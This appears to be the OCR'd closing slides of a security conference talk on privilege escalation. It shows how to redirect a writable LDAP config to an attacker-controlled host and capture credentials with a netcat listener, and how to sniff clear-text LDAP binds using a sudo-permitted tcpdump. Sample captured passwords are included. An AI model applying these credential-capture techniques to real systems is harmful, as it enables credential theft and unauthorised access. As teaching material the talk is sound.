
Abuse the access rights you have available. If you can write to a file and change an important piece to something ELSE you can control, thats a win.



```
[sysadmin@sysadmin-wkstn:/opt/metrics$ vim config.py
[sysadmin@sysadmin-wkstn:/opt/metrics$ cat config.py
# Global Config
server = "sysadmin-wkstn.corp.int"
port = "389"
proto = "TCP"
interval = "10s"

#SSL/TLS Info
ssl = False
ssl_ver = ["TLS1.2","TLS1.3"]
restrict_ip = "0.0.0.0"

# DB Info
sales_user = "sales_user"
sales_db = "SALES_METRICS"
sales_table = "tbl_sales"
```

Listen

Since we control the server we just added to the config, we can capture the traffic




```
[ubuntu@sysadmin-wkstn:~$ sudo nc -nvlp 389
Listening on [0.0.0.0] (family 0, port 389)
Connection from 10.10.10.230 53779 received!
administrator?t3hMostS3cure1
```


Or…

Abuse the Protocol

The protocol LDAP is in clear-text. We have access to run privileged commands -- such as tcpdump.



```
sysadmin@sales-metrics:~$ sudo -l
Matching Defaults entries for sysadmin on sales-metrics:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysadmin may run the following commands on sales-metrics:
    (ALL) /usr/sbin/tcpdump
sysadmin@sales-metrics:~$
```



```
No.  Time
  1  0.000000      Seq=0 Win=65495 Len=0 MS
  2  0.000014      ACK] Seq=0 Ack=1 Win=654
  3  0.000024      Seq=1 Ack=1 Win=65536 Le
  4  0.000791     dministrator" simple
  5  0.000801      Seq=1 Ack=42 Win=65536 L
  6  4.216392      ACK] Seq=1 Ack=42 Win=65
  7  4.216584      Seq=42 Ack=2 Win=65536 L
  8  4.218051      ACK] Seq=42 Ack=2 Win=65
  9  4.218065      Seq=2 Ack=43 Win=65536 L

▶ Frame 4: 107 byt                          00:00)
▶ Ethernet II, Src
▶ Internet Protoco
▶ Transmission Con
▶ Lightweight Dire
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · ldap.pcap

```
administrator..t3hMostS3cure1
```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (41 bytes) Show data as ASCII Stream 0

Find:

```
0000  00 00 00 00 0
0010  00 5d d6 91 4
0020  00 01 ad a3 0
0030  02 00 fe 51 0
0040  9a 11 30 27 0
0050  6d 69 6e 69 73 74 72 61  74 6f 72 80 0e 74 33 68   ministra tor··t3h
0060  4d 6f 73 74 53 33 63 75  72 65 31                  MostS3cu re1
```

So to recap…

Troubleshoot Your Way to Root

- Hacking isn't magic.
- Process over tooling.
- Restate the problem and go back to basics.
- Explain the problem aloud, to yourself or a coworker.
- Break down the problem into its most simple form.
- Stumped? Think about what you want to do, and how the process works. Explore each step of the process.

Thanks for listening!

Questions?

twitter: @highmeh